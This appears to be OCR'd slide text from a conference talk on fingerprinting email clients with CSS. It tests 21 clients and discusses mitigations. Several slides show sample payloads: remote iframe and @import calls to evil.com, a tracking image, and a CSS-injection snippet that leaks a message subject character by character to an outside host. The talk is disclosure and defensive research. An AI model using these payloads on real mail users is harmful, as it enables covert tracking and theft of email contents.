
User Information

Plugin Detection


It works in the browser.

What About Email Clients?

Emails




Emails



HTML Emails

```
Content-Type: text/html
Subject: Hello, World!

<html>
 <head>
   <style>
     p { color: orangered; }
   </style>
 </head>

 <body>
   <p>This is the content.</p>
 </body>
</html>
```



What Is an Email Client?

Webmail


Desktop Clients

Mobile Clients


They are essentially browsers!

HTML Emails


```
Content-Type: text/html
Subject: Hello, World!

<html>
 <head>
   <style>
     p { color: orangered; }
   </style>
 </head>

 <body>
   <p>This is the content.</p>
 </body>
</html>
```



No Rules?



No JavaScript!




Subset of Features

Proxy Servers

There is no standard for HTML emails!

So… Email Fingerprinting?

Fingerprinting in Emails?




CSS Feature Availability

Remote Content Loading


Analysis Time

Analysis of Clients



9 Webmail Clients
4 Desktop Clients
4 Android Clients
4 iOS Clients


= 21 Clients in Total



100 Test Emails

= 2.100 Emails in Total

Client Behavior



Lenient Clients

Restrictive Clients

Popular Asian Clients

163 网易免费邮 mail.163.com

sina


阿里邮箱 email-aliyun.com

Client Behavior


	Lenient Clients	Restrictive Clients
Webmail		163 网易免费邮 mail.163.com, sina
Desktop	M	
Mobile	, M	sina

Email Client Fingerprinting

Half of clients allow **all** techniques




Almost all clients allow **some** techniques



Each client supports **different features**


Special Behaviors

Special Behavior – The Good



Special Behavior – The Bad

```
Content-Type: text/html
Subject: Remote iframe

<html>
<body>

 <iframe src="https://evil.com">
 </iframe>

</body>
</html>
```




Special Behavior – The Bad

JavaScript in iFrames
(Bug Bounty)


Special Behavior – The Bad

```
Content-Type: text/html
Subject: Remote import

<html>
<body>

 <style>
   @import url(https://evil.com);
 </style>

</body>
</html>
```




Special Behavior – The Bad

```
Content-Type: text/html
Subject: Remote import

<html>
<body>

 <style>
   @import url(https://evil.com);
 </style>

</body>
</html>
```



CSS Injection


```
div[name="subject"][value^="a"] {
 background: url(https://a.com/leak?q=a)
}

div[name="subject"][value^="b"] {
 background: url(https://a.com/leak?q=b)
}

/* ... */

div[name="subject"][value^="z"] {
 background: url(https://a.com/leak?q=z)
}
```



First Character of Subject

CSS Injection

```
<style>
 @import url(https://a.com/payload?len=1);
</style>

<style>
 @import url(https://a.com/payload?len=2);
</style>

<style>
 @import url(https://a.com/payload?len=3);
</style>
```



Iterative Payloads


Special Behavior – The Bad

JavaScript in iFrames
(Bug Bounty)

CSS Injection
(CVE-2024-24510)

How Is Email Fingerprinting Useful?


Setup



The Good – Leak Detection

The Good – Leak Detection

The Bad – Enhanced Tracking



Can We Prevent Fingerprinting?


Mitigations – User

Prevent Remote Content Loading

Plaintext Emails


Use a Restrictive Client

Mitigations – Infrastructure



Mitigations – Infrastructure

```
Content-Type: text/html
Subject: Leaky

<html>
<body>

 <img
src="https://evil.com/evil.png"
 >

</body>
</html>
```




```
Content-Type: text/html
Subject: Leaky - Sanitized

<html>
<body>

 <img
src=" ... "
 >

</body>
</html>
```

Does This Solve Everything?

The Good – Leak Prevention

Works without remote resources!

The Ugly – Spear Phishing




Works without remote resources!

Mitigations

Plaintext Emails

Restrictions on HTML Emails




Alternative Detection Methods

Wrapping Things Up

Black Hat Asia Sound Bytes

1. Stylesheets (CSS) alone can be used for Fingerprinting.
2. CSS-based Fingerprinting can even be used in emails.
3. Email Fingerprinting is difficult to mitigate.



s.roots.ec/spy-sheets